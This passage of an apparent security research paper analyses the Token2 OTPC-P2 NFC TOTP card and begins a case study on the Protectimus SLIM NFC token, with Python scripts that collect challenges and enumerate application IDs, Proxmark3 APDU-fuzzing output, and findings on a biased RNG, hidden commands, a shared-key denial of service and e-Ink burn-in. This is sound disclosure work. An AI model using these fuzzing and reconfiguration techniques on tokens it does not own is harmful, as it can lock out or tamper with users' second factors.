      <span class="n">challenge</span> <span class="o">=</span> <span class="n">tag</span><span class="p">.</span><span class="nf">send_apdu</span><span class="p">(</span><span class="n">cla</span><span class="p">,</span> <span class="n">ins</span><span class="p">,</span> <span class="n">p1</span><span class="p">,</span> <span class="n">p2</span><span class="p">,</span> <span class="n">data</span><span class="p">,</span> <span class="n">check_status</span><span class="o">=</span><span class="bp">True</span><span class="p">)</span>
    <span class="nf">except </span><span class="p">(</span><span class="n">Type4TagCommandError</span><span class="p">,</span> <span class="n">TransmissionError</span><span class="p">,</span> <span class="nb">TimeoutError</span><span class="p">)</span> <span class="k">as</span> <span class="n">ex</span><span class="p">:</span>
      <span class="nf">print</span><span class="p">(</span><span class="sa">f</span><span class="sh">"</span><span class="s">[-] Error: </span><span class="si">{</span><span class="n">ex</span><span class="si">}</span><span class="s">. Reconnecting...</span><span class="sh">"</span><span class="p">)</span>
      <span class="n">retry_counter</span> <span class="o">+=</span><span class="mi">1</span>
      <span class="n">tag</span> <span class="o">=</span> <span class="n">clf</span><span class="p">.</span><span class="nf">connect</span><span class="p">(</span><span class="n">rdwr</span><span class="o">=</span><span class="p">{</span><span class="sh">'</span><span class="s">on-connect</span><span class="sh">'</span><span class="p">:</span> <span class="k">lambda</span> <span class="n">tag</span><span class="p">:</span> <span class="bp">False</span><span class="p">})</span>
      <span class="k">if</span> <span class="n">retry_counter</span> <span class="o">&amp;gt;=</span> <span class="n">max_retry</span><span class="p">:</span>
        <span class="nf">print</span><span class="p">(</span><span class="sh">"</span><span class="s">[-] Too many errors. Abort!</span><span class="sh">"</span><span class="p">)</span>
        <span class="k">return</span> <span class="mi">1</span>
      <span class="k">continue</span>
    <span class="n">challenge</span> <span class="o">=</span> <span class="nf">bytes</span><span class="p">(</span><span class="n">challenge</span><span class="p">)</span>
    <span class="nf">print</span><span class="p">(</span><span class="sa">f</span><span class="sh">"</span><span class="s">[+] Challenge </span><span class="si">{</span><span class="n">challenge_nr</span><span class="si">}</span><span class="s">: </span><span class="si">{</span><span class="nf">hexlify</span><span class="p">(</span><span class="n">challenge</span><span class="p">).</span><span class="nf">upper</span><span class="p">()</span><span class="si">}</span><span class="sh">"</span><span class="p">)</span>

  <span class="n">clf</span><span class="p">.</span><span class="nf">close</span><span class="p">()</span>
  <span class="k">return</span> <span class="mi">0</span>


<span class="k">if</span> <span class="n">__name__</span> <span class="o">==</span> <span class="sh">'</span><span class="s">__main__</span><span class="sh">'</span><span class="p">:</span>
  <span class="kn">import</span> <span class="n">sys</span>
  <span class="n">sys</span><span class="p">.</span><span class="nf">exit</span><span class="p">(</span><span class="nf">main</span><span class="p">(</span><span class="n">sys</span><span class="p">.</span><span class="n">argv</span><span class="p">))</span>
</pre></td></tr></tbody></table></code></pre></div></div>

<p>Over eight megabytes of random data was collected this way. The data was collected in chunks of eight bytes, since
a challenge from the token consists of eight bytes. A histogram visualization (that shows which byte is present how many times)
quickly revealed that there are issues with the used RNG, as the following Figure illustrates.</p>

<p><img src="/assets/img/papers/security-of-totp-tokens/token2_rng_histogram.png" alt="Histogram of the random data collected by requesting challenges from the token" width="100%" />
<em>Histogram of the random data collected by requesting challenges from the token</em></p>

<p>Upon further inspection it became clear, that it is the first byte of the eight byte challenge, which introduces
the bad randomness. This is clearly visible when the histogram of only byte number 1 is compared with the histogram of bytes number 2 to 8,
as the following Figures illustrate.</p>

<p><img src="/assets/img/papers/security-of-totp-tokens/token2_rng_byte1_histogram.png" alt="Histogram of byte number 1 of all collected challenges" width="100%" />
<em>Histogram of byte number 1 of all collected challenges</em></p>

<p><img src="/assets/img/papers/security-of-totp-tokens/token2_rng_byte2_to_byte8_histogram.png" alt="Histogram of byte number 2 to byte number 8 of all collected challenges" width="100%" />
<em>Histogram of byte number 2 to byte number 8 of all collected challenges</em></p>

<p>Inspecting the first byte of each challenge at bit level, the RNG error was narrowed down to two bits (bit
number 5 and bit number 7) which do not have a 50:50 chance of being 1 or 0:</p>

<ol>
  <li>bit 1: 0:50 %, 1:50 %</li>
  <li>bit 2: 0:50 %, 1:50 %</li>
  <li>bit 3: 0:50 %, 1:50 %</li>
  <li>bit 4: 0:50 %, 1:50 %</li>
  <li>bit 5: 0:66 %, 1:33 %</li>
  <li>bit 6: 0:50 %, 1:50 %</li>
  <li>bit 7: 0:66 %, 1:33 %</li>
  <li>bit 8: 0:50 %, 1:50 %</li>
</ol>

<p>This reduces the 256 bit of entropy of a eight byte challenge to 254 bit of good entropy. This is likely still
enough entropy for the authentication to be sufficiently secure. It is unclear, if the bad RNG can be exploited in other attack scenarios.</p>

<h2 id="known-and-unknown-commands">Known and unknown commands</h2>

<p>A Java Card like the OTPC-P2 by Token2 can have lots of different APDUs. Although there is only one byte in an
APDU that is declaring the instruction (INS), there could be many different contexts and parameters for one
command. Even more commands or custom protocols can be designed within the data/payload field of an APDU.</p>

<p>It is close to impossible to enumerate all commands/payloads of an ISO 7816-4 tag. There is virtually an endless
number of possibilities and the protocol or the RFID tags are not fast enough. Furthermore, ISO 7816 tags can
have more than one application, with each application having its own APDUs and data format.</p>

<p>The OTPC-P2 seem to only use one application: <code class="language-plaintext highlighter-rouge">0xB00000000023</code>. This was reconstructed from sniffing the
communication between OTPC-P2 tags and the NFC Burner 2 Android app with a Proxmark3. Similar to enumerating all
known APDUs/payloads, enumerating all applications on a Java Card is not feasible.</p>

<p>In an attempt to find applications that might have an application identifier (AID) close to the known application,
a Python script was developed. This script just enumerates AIDs over a given range. However, no other
valid AID was found.</p>

<div class="language-python highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
</pre></td><td class="rouge-code"><pre><span class="c1">#!/usr/bin/env python3
# -*- coding: utf-8 -*-
#
# Copyright 2020 Gerhard Klostermeier (@iiiikarus)
#
# Search for files/AIDs using the select command.
# Usage: ./find-files.py [file id start] [file id stop] [retry count]
# Some info on sending APDUs with nfcpy:
#   https://nfcpy.readthedocs.io/en/latest/modules/tag.html#nfc.tag.tt4.Type4Tag.send_apdu
</span>

<span class="kn">from</span> <span class="n">nfc.clf</span> <span class="kn">import</span> <span class="n">ContactlessFrontend</span><span class="p">,</span> <span class="n">TransmissionError</span><span class="p">,</span> <span class="nb">TimeoutError</span>
<span class="kn">from</span> <span class="n">nfc.tag.tt4</span> <span class="kn">import</span> <span class="n">Type4TagCommandError</span>
<span class="kn">from</span> <span class="n">binascii</span> <span class="kn">import</span> <span class="n">hexlify</span><span class="p">,</span> <span class="n">unhexlify</span>


<span class="k">def</span> <span class="nf">main</span><span class="p">(</span><span class="n">args</span><span class="p">):</span>
  <span class="c1"># Default values.
</span>  <span class="n">file_id_start</span> <span class="o">=</span> <span class="mh">0xb00000000023</span>
  <span class="n">file_id_stop</span> <span class="o">=</span>  <span class="mh">0xffffffffffff</span>
  <span class="n">max_reconnect</span> <span class="o">=</span> <span class="mi">50</span>

  <span class="c1"># Connect to reader.
</span>  <span class="n">clf</span> <span class="o">=</span> <span class="nc">ContactlessFrontend</span><span class="p">(</span><span class="sh">"</span><span class="s">usb</span><span class="sh">"</span><span class="p">)</span>
  <span class="n">tag</span> <span class="o">=</span> <span class="n">clf</span><span class="p">.</span><span class="nf">connect</span><span class="p">(</span><span class="n">rdwr</span><span class="o">=</span><span class="p">{</span><span class="sh">'</span><span class="s">on-connect</span><span class="sh">'</span><span class="p">:</span> <span class="k">lambda</span> <span class="n">tag</span><span class="p">:</span> <span class="bp">False</span><span class="p">})</span>

  <span class="c1"># Get file ID range.
</span>  <span class="nf">if </span><span class="p">(</span><span class="nf">len</span><span class="p">(</span><span class="n">args</span><span class="p">)</span> <span class="o">&amp;gt;</span> <span class="mi">1</span><span class="p">):</span>
    <span class="n">file_id_start</span> <span class="o">=</span> <span class="nf">int</span><span class="p">(</span><span class="n">args</span><span class="p">[</span><span class="mi">1</span><span class="p">])</span>
  <span class="nf">if </span><span class="p">(</span><span class="nf">len</span><span class="p">(</span><span class="n">args</span><span class="p">)</span> <span class="o">&amp;gt;</span> <span class="mi">2</span><span class="p">):</span>
    <span class="n">file_id_stop</span> <span class="o">=</span> <span class="nf">int</span><span class="p">(</span><span class="n">args</span><span class="p">[</span><span class="mi">2</span><span class="p">])</span>

  <span class="c1"># Get max. reconnect count.
</span>  <span class="nf">if </span><span class="p">(</span><span class="nf">len</span><span class="p">(</span><span class="n">args</span><span class="p">)</span> <span class="o">&amp;gt;</span> <span class="mi">3</span><span class="p">):</span>
    <span class="n">max_reconnect</span> <span class="o">=</span> <span class="nf">int</span><span class="p">(</span><span class="n">args</span><span class="p">[</span><span class="mi">3</span><span class="p">])</span>

  <span class="c1"># Test file/AIDs.
</span>  <span class="nf">print</span><span class="p">(</span><span class="sh">"</span><span class="s">[*] Testing for files/AIDs</span><span class="sh">"</span><span class="p">)</span>
  <span class="n">cla</span> <span class="o">=</span> <span class="mh">0x00</span>
  <span class="n">ins</span> <span class="o">=</span> <span class="mh">0xa4</span>
  <span class="n">p1</span>  <span class="o">=</span> <span class="mh">0x04</span>
  <span class="n">p2</span>  <span class="o">=</span> <span class="mh">0x00</span>
  <span class="n">reconnect_counter</span> <span class="o">=</span> <span class="mi">0</span>
  <span class="k">for</span> <span class="n">file_nr</span> <span class="ow">in</span> <span class="nf">range</span><span class="p">(</span><span class="n">file_id_start</span><span class="p">,</span> <span class="n">file_id_stop</span><span class="p">):</span>
    <span class="n">data</span> <span class="o">=</span> <span class="n">file_nr</span><span class="p">.</span><span class="nf">to_bytes</span><span class="p">((</span><span class="n">file_nr</span><span class="p">.</span><span class="nf">bit_length</span><span class="p">()</span> <span class="o">+</span> <span class="mi">7</span><span class="p">)</span> <span class="o">//</span> <span class="mi">8</span><span class="p">,</span> <span class="sh">'</span><span class="s">big</span><span class="sh">'</span><span class="p">)</span>
    <span class="c1">#print(f"[*] Sending data {hexlify(data).upper()}") # Print verbose.
</span>    <span class="k">try</span><span class="p">:</span>
      <span class="n">response</span> <span class="o">=</span> <span class="n">tag</span><span class="p">.</span><span class="nf">send_apdu</span><span class="p">(</span><span class="n">cla</span><span class="p">,</span> <span class="n">ins</span><span class="p">,</span> <span class="n">p1</span><span class="p">,</span> <span class="n">p2</span><span class="p">,</span> <span class="n">data</span><span class="p">,</span> <span class="n">check_status</span><span class="o">=</span><span class="bp">True</span><span class="p">)</span>
    <span class="nf">except </span><span class="p">(</span><span class="n">Type4TagCommandError</span><span class="p">,</span> <span class="n">TransmissionError</span><span class="p">,</span> <span class="nb">TimeoutError</span><span class="p">)</span> <span class="k">as</span> <span class="n">ex</span><span class="p">:</span>
      <span class="c1">#print(f"[-] Error: {ex}") # Print verbose.
</span>      <span class="k">if</span> <span class="nf">type</span><span class="p">(</span><span class="n">ex</span><span class="p">)</span> <span class="o">!=</span> <span class="n">Type4TagCommandError</span> <span class="ow">or</span> <span class="nf">str</span><span class="p">(</span><span class="n">ex</span><span class="p">)</span> <span class="o">==</span> <span class="sh">"</span><span class="s">unrecoverable timeout error</span><span class="sh">"</span><span class="p">:</span>
        <span class="nf">print</span><span class="p">(</span><span class="sa">f</span><span class="sh">"</span><span class="s">[-] Error during command </span><span class="si">{</span><span class="nf">hexlify</span><span class="p">(</span><span class="n">data</span><span class="p">).</span><span class="nf">upper</span><span class="p">()</span><span class="si">}</span><span class="s">: </span><span class="si">{</span><span class="n">ex</span><span class="si">}</span><span class="s">. Reconnecting...</span><span class="sh">"</span><span class="p">)</span>
        <span class="n">reconnect_counter</span> <span class="o">+=</span><span class="mi">1</span>
        <span class="n">tag</span> <span class="o">=</span> <span class="n">clf</span><span class="p">.</span><span class="nf">connect</span><span class="p">(</span><span class="n">rdwr</span><span class="o">=</span><span class="p">{</span><span class="sh">'</span><span class="s">on-connect</span><span class="sh">'</span><span class="p">:</span> <span class="k">lambda</span> <span class="n">tag</span><span class="p">:</span> <span class="bp">False</span><span class="p">})</span>
        <span class="k">if</span> <span class="n">reconnect_counter</span> <span class="o">&amp;gt;=</span> <span class="n">max_reconnect</span><span class="p">:</span>
          <span class="nf">print</span><span class="p">(</span><span class="sh">"</span><span class="s">[-] Too many errors. Abort!</span><span class="sh">"</span><span class="p">)</span>
          <span class="k">return</span> <span class="mi">1</span>
      <span class="k">continue</span>
    <span class="n">response</span> <span class="o">=</span> <span class="nf">bytes</span><span class="p">(</span><span class="n">response</span><span class="p">)</span>
    <span class="nf">print</span><span class="p">(</span><span class="sa">f</span><span class="sh">"</span><span class="s">[+] Got response for data </span><span class="si">{</span><span class="nf">hexlify</span><span class="p">(</span><span class="n">data</span><span class="p">).</span><span class="nf">upper</span><span class="p">()</span><span class="si">}</span><span class="s">: </span><span class="si">{</span><span class="nf">hexlify</span><span class="p">(</span><span class="n">response</span><span class="p">).</span><span class="nf">upper</span><span class="p">()</span><span class="si">}</span><span class="sh">"</span><span class="p">)</span>

  <span class="n">clf</span><span class="p">.</span><span class="nf">close</span><span class="p">()</span>
  <span class="k">return</span> <span class="mi">0</span>


<span class="k">if</span> <span class="n">__name__</span> <span class="o">==</span> <span class="sh">'</span><span class="s">__main__</span><span class="sh">'</span><span class="p">:</span>
  <span class="kn">import</span> <span class="n">sys</span>
  <span class="n">sys</span><span class="p">.</span><span class="nf">exit</span><span class="p">(</span><span class="nf">main</span><span class="p">(</span><span class="n">sys</span><span class="p">.</span><span class="n">argv</span><span class="p">))</span>
</pre></td></tr></tbody></table></code></pre></div></div>

<p>Although it is close to impossible to find all valid APDUs, the next step was to find at least some of them.
A possibly complex tag like the OTPC-P2 is likely to have more commands than the known commands used by the customer
software. To search for APDUs of the type <em>case 1</em> or <em>case 2 (short)</em>, the client software of the
Proxmark3 was extended by the command <code class="language-plaintext highlighter-rouge">hf 14a apdufind</code>. The maintainers of the <a href="https://github.com/RfidResearchGroup/proxmark3">advanced Proxmark3 repository</a>
were kind enough to merge the changes.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
</pre></td><td class="rouge-code"><pre>[usb] pm3 --&amp;gt; hf 14a apdufind -h

Enumerate APDU's of ISO7816 protocol to find valid CLS/INS/P1/P2 commands.
It loops all 256 possible values for each byte.
The loop oder is INS -&amp;gt; P1/P2 (alternating) -&amp;gt; CLA.
Tag must be on antenna before running.

usage:
    hf 14a apdufind [-hlv] [-c &amp;lt;hex&amp;gt;] [-i &amp;lt;hex&amp;gt;] [--p1 &amp;lt;hex&amp;gt;] [--p2 &amp;lt;hex&amp;gt;] [-r &amp;lt;number&amp;gt;] [-e &amp;lt;number&amp;gt;] [-s &amp;lt;hex&amp;gt;]...


options:
    -h, --help                     This help
    -c, --cla &amp;lt;hex&amp;gt;                Start value of CLASS (1 hex byte)
    -i, --ins &amp;lt;hex&amp;gt;                Start value of INSTRUCTION (1 hex byte)
    --p1 &amp;lt;hex&amp;gt;                     Start value of P1 (1 hex byte)
    --p2 &amp;lt;hex&amp;gt;                     Start value of P2 (1 hex byte)
    -r, --reset &amp;lt;number&amp;gt;           Minimum seconds before resetting the tag (to prevent timeout issues). Default is 5 minutes
    -e, --error-limit &amp;lt;number&amp;gt;     Maximum times an status word other than 0x9000 or 0x6D00 is shown. Default is 512.
    -s, --skip-ins &amp;lt;hex&amp;gt;           Do not test an instructions (can be specified multiple times)
    -l, --with-le                  Search  for APDUs with Le=0 (case 2S) as well
    -v, --verbose                  Verbose output

examples/notes:
    hf 14a apdufind
    hf 14a apdufind --cla 80
    hf 14a apdufind --cla 80 --error-limit 20 --skip-ins a4 --skip-ins b0 --with-le
</pre></td></tr></tbody></table></code></pre></div></div>

<p>From sniffing the RFID traffic and from reverse engineering the client software for the OTPC-P2 token, the following
commands (INS of APDU) were known:</p>

<ol>
  <li><code class="language-plaintext highlighter-rouge">0x41</code>: Request data like the current time and serial number.</li>
  <li><code class="language-plaintext highlighter-rouge">0xA4</code>: Select an application or file. Only AID <code class="language-plaintext highlighter-rouge">0xB00000000023</code> seem to be used.</li>
  <li><code class="language-plaintext highlighter-rouge">0x4B</code>: Get a challenge for the authentication procedure.</li>
  <li><code class="language-plaintext highlighter-rouge">0xCE</code>: Authenticate. This must be done before configuration changes or burning a seed. The
  encrypted challenge must be sent for the authentication to be successful (see <a href="#authentication">Section Authentication</a>).</li>
  <li><code class="language-plaintext highlighter-rouge">0xD4</code>: Write/burn a configuration.</li>
  <li><code class="language-plaintext highlighter-rouge">0xC5</code>: Write/burn a seed.</li>
  <li><code class="language-plaintext highlighter-rouge">0xC7</code>: <em>SealCard</em>. This command was never used by the Android app and was recovered from
  the library <code class="language-plaintext highlighter-rouge">SeedFlash.dll</code> of the Windows application. It remains unsure, what exactly this command is
  used for.</li>
</ol>

<p>With the <code class="language-plaintext highlighter-rouge">apdufind</code> command of the Proxmark3 some more commands/APDUs were detected. The unknown commands/APDUs
are as follows:</p>

<ol>
  <li><code class="language-plaintext highlighter-rouge">0x808D000000</code>: Unknown authentication mechanism. Using the authentication procedure and key from
<a href="#authentication">Section Authentication</a> was not successful. It is limited to three attempts.</li>
  <li><code class="language-plaintext highlighter-rouge">0x8040000000</code>: Unknown command. The response is just the status word <code class="language-plaintext highlighter-rouge">0x9000</code>, indicating success.</li>
</ol>

<p>Some known commands were tested with different payloads. One of them, the <em>get time and serial number</em> command
(<code class="language-plaintext highlighter-rouge">0x41</code>) showed an interesting behavior, where the data specify which values are queried. As the following
figures show, <code class="language-plaintext highlighter-rouge">0x02</code> seems to be the current time and <code class="language-plaintext highlighter-rouge">0x11</code> the serial number. Other valid values
were not found.</p>

<p><img src="/assets/img/papers/security-of-totp-tokens/token2_apdu_time_serial_number.png" alt="Original get time and serial number command" width="60%" />
<em>Original get time and serial number command</em></p>

<p><img src="/assets/img/papers/security-of-totp-tokens/token2_apdu_modified_command1.png" alt="Modified data in get time and serial number command returning the serial number twice" width="60%" />
<em>Modified data in get time and serial number command returning the serial number twice</em></p>

<p><img src="/assets/img/papers/security-of-totp-tokens/token2_apdu_modified_command2.png" alt="Modified data in get time and serial number command returning the current time twice" width="60%" />
<em>Modified data in get time and serial number command returning the current time twice</em></p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
</pre></td><td class="rouge-code"><pre>[usb] pm3 --&amp;gt; hf 14a apdu -s -d 80 41 0000 02 0202
[+] ( select )
[+] &amp;gt;&amp;gt;&amp;gt; 80410000020202
[=] APDU: case=0x03 cla=0x80 ins=0x41 p1=0x00 p2=0x00 Lc=0x02(2) Le=0x00(0)
[+] &amp;lt;&amp;lt;&amp;lt; 951E020D38363539363231343635333831020D383635393632313436353338319000 | ....8659621465381..8659621465381..
[+] &amp;lt;&amp;lt;&amp;lt; status: 90 00 - Command successfully executed (OK).
</pre></td></tr></tbody></table></code></pre></div></div>

<p>It is likely that there are more unknown applications, instructions, or APDU structures and payloads. Within this
research, it did not become clear what the unknown commands are used for or what they exactly do. The unknown
authentication could be debug access or a <em>backdoor</em> for the reseller or manufacturer (Token2).</p>

<h2 id="denial-of-service">Denial of service</h2>

<p>A denial of service attack (DoS) aims to make a device or software unusable for its designed purpose. The observations
of the authentication procedure (see <a href="#authentication">Section Authentication</a>) showed that a trivial attack vector for DoS is present:
Everyone can change the card’s secret or configuration with the provided mobile application. This is because
all cards use the same key for authentication. If someone overwrites the key or configuration, the token will
no longer produce valid PINs, resulting in a denial of service state. Admittedly, this <em>attack</em> needs close
physical proximity to an activated card. Furthermore, the card can be reinitialized with the correct data so that it
will work again.</p>

<p>Another simple and partial DoS state is when the authentication failed five times in a row. After this, the
card locks the authentication method, making changes to the card’s configuration impossible.</p>

<p>By accident, we were able to produce another DoS state for a card. After sending some random test APDUs to the
token, it did not respond anymore. Even the display was no longer cleared. This state was permanent and the card
was completely unusable afterwards – in other words <em>bricked</em>. However, reproducing this state on a second card was
not successful. It could be that not only the sent data was responsible for entering this state, but also a sudden
cut-off of the reader field at a specific point in time (tear-off attack).</p>

<h2 id="e-ink-display-issues">e-Ink display issues</h2>

<p>The Token2 OTPC-P2 card shows the current valid PIN on an e-Ink display after the button is pressed. Depending on
the card’s configuration, the PIN is valid for either 30 or 60 seconds. The display can be configured
to <em>stay on</em> for either 15, 30, 60 or 120 seconds.</p>

<p>To turn the i-Ink display <em>off</em>, the shown values must be reset. The card does this by coloring the
full display to black and than back to white. After that, the PIN should no longer be visible. However, this
is not the case. There seems to be a <em>burn in</em> effect on the display, that slightly shows the last PIN,
even after the display was cleared (see the following Figures).
This could be a security issue in case the card is configured to PINs being valid for 60 seconds and a display
sleep time of e.g. 15 seconds. In that case, the valid PIN should only be visible for 15 seconds. However,
an attacker might get a glimpse at the display shortly after and use the slightly visible and still valid PIN.</p>

<p><img src="/assets/img/papers/security-of-totp-tokens/token2_eink_on.png" alt="Activated OTPC-P2 token" width="100%" />
<em>Activated OTPC-P2 token</em></p>

<p><img src="/assets/img/papers/security-of-totp-tokens/token2_eink_off.png" alt="Deactivated OTPC-P2 token with the last PIN still slightly visible" width="100%" />
<em>Deactivated OTPC-P2 token with the last PIN still slightly visible</em></p>

<p>The Protectimus card (see Section <a href="#case-study-ii-protectimus-slim-nfc">Case Study II: Protectimus SLIM NFC</a>) is not affected by this issue. This might be because
the token uses another e-Ink display or because it clears the display twice.</p>

<h2 id="instructions-for-destroying-a-card">Instructions for destroying a card</h2>

<p>On the backside of the Token2 OTPC-P2 card, there are instructions on how to cut the card in order to safely destroy it.</p>

<p><img src="/assets/img/papers/security-of-totp-tokens/token2_backside.jpg" alt="Instructions for destroying the card printed on the backside" width="100%" />
<em>Instructions for destroying the card printed on the backside</em></p>

<p>However, when shining bright light through a card (see following Figure), it is visible that
the horizontal cut will damage the Lithium battery. Destroying the battery will render the card unusable, because the
real time clock (RTC) for the TOTP authentication would go out of sync. Cutting batteries, however, is considered
dangerous. The manufacturer seems to know this, because there is also a warning label on the card saying
<strong><em>Caution! Contains Lithium battery</em></strong>. The vertical cut does not destroy anything.</p>

<p><img src="/assets/img/papers/security-of-totp-tokens/token2_light_through.jpg" alt="Internal components visible by shining bright light through the card (image by Philippe Teuwen)" width="100%" />
<em>Internal components visible by shining bright light through the card (image by Philippe Teuwen)</em></p>

<p>It is unclear why the instructions are printed in this way. If the horizontal cut would be a bit higher, it would
not destroy the battery. In that case, however, the battery would still be connected to the unharmed chips. An
attacker could just reconnect the antenna and display and the card should work again with the previously stored
secret still intact.</p>

<p>The most effective way would be to cut the chip containing the seed for the TOTP authentication. In this way,
the battery would not be harmed and the secret seed would be very hard or impossible to recover.</p>

<h2 id="interesting-data-and-unanswered-questions">Interesting data and unanswered questions</h2>

<p>At the point of writing this case study, a lot of effort has gone into understanding how this card works. Although some
interesting findings and security relevant observations were made, there are still a lot of open questions.</p>

<p>Some strange practices by the manufacturer or hints in applications raise even more questions.</p>

<p>The following list sums up some of the more interesting hints and open questions we had no time to further investigate yet.</p>

<ol>
  <li>The Token2 OTPC-P2 uses the same \enquote{customer key} for authentication on all cards. Are there
  other customer keys for similar products? At least one other key was found in the Windows application distributed by Token2.
  Also, can the customer key be changed by a user?</li>
  <li>
    <p>What else can the card do? There are hidden commands – one is another authentication – but for which purpose?</p>
  </li>
  <li>How can the permanent denial of service sate (see <a href="#denial-of-service">Section Denial of service</a>) be reproduced? What is causing it?</li>
  <li>The Windows application by Token2 has a test function to verify whether a card produces valid PINs after programming
  a seed. However, this test function just opens an OTP test website and sends the secret seed to it.
  This is considered a very bad practice, because the secret is therefore published to an untrusted website.</li>
  <li>Even if no button is pressed, the card responds to some commands. For example, the full ISO 14443
  discovery process is supported (anti-collision, retrieving the UID, etc.), but the token does not respond to
  APDUs. Are there any other undocumented commands that might work at that stage?</li>
  <li>Is it possible to read out the current PIN via NFC? So far, neither the Android nor the Windows application
  have a function for that. Is there an undocumented function?</li>
  <li>Is there a way to change the time of the internal real-time clock (RTC) of the token without losing the configured secret seed? This has been possible in the previous generation of this token, maybe there is still some legacy code in the firmware.</li>
</ol>

<h1 id="case-study-ii-protectimus-slim-nfc">Case Study II: Protectimus SLIM NFC</h1>

<p>In our second case study, we analyzed the programmable hardware TOTP token Protectimus SLIM NFC shown in in the following Figure.</p>

<p><img src="/assets/img/papers/security-of-totp-tokens/protectimus_nfc_token.jpg" alt="Protectimus SLIM NFC hardware TOTP token" width="80%" />
<em>Protectimus SLIM NFC hardware TOTP token</em></p>

<p>This hardware token is designed for the use with two-factor authentication methods and can be programmed via NFC using an Android app. Its product description is shown in the following Figure.</p>

<p><img src="/assets/img/papers/security-of-totp-tokens/protectimus_slim_nfc_website.png" alt="Protectimus SLIM NFC hardware TOTP token" width="100%" />
<em>Protectimus SLIM NFC hardware TOTP token</em></p>

<h2 id="normal-operation-1">Normal operation</h2>

<p>Before the TOTP token can be used, it has to be configured via the <a href="https://play.google.com/store/apps/details?id=com.protectimus.totpburner.nfc&amp;amp;hl=en_US&amp;amp;gl=US">PROTECTIMUS TOTP BURNER app</a> for Android. This can either be done by scanning a corresponding QR code or by manually entering the required configuration parameters consisting of the OTP length (6 or 8 digits), the OTP time interval (30 or 60 seconds), and the seed (Base32-encoded secret), as the following Figure illustrates.</p>

<p><img src="/assets/img/papers/security-of-totp-tokens/protectimus_burner_app.png" alt="Programming options of PROTECTIMUS TOTP BURNER app and configuration parameters" width="100%" />
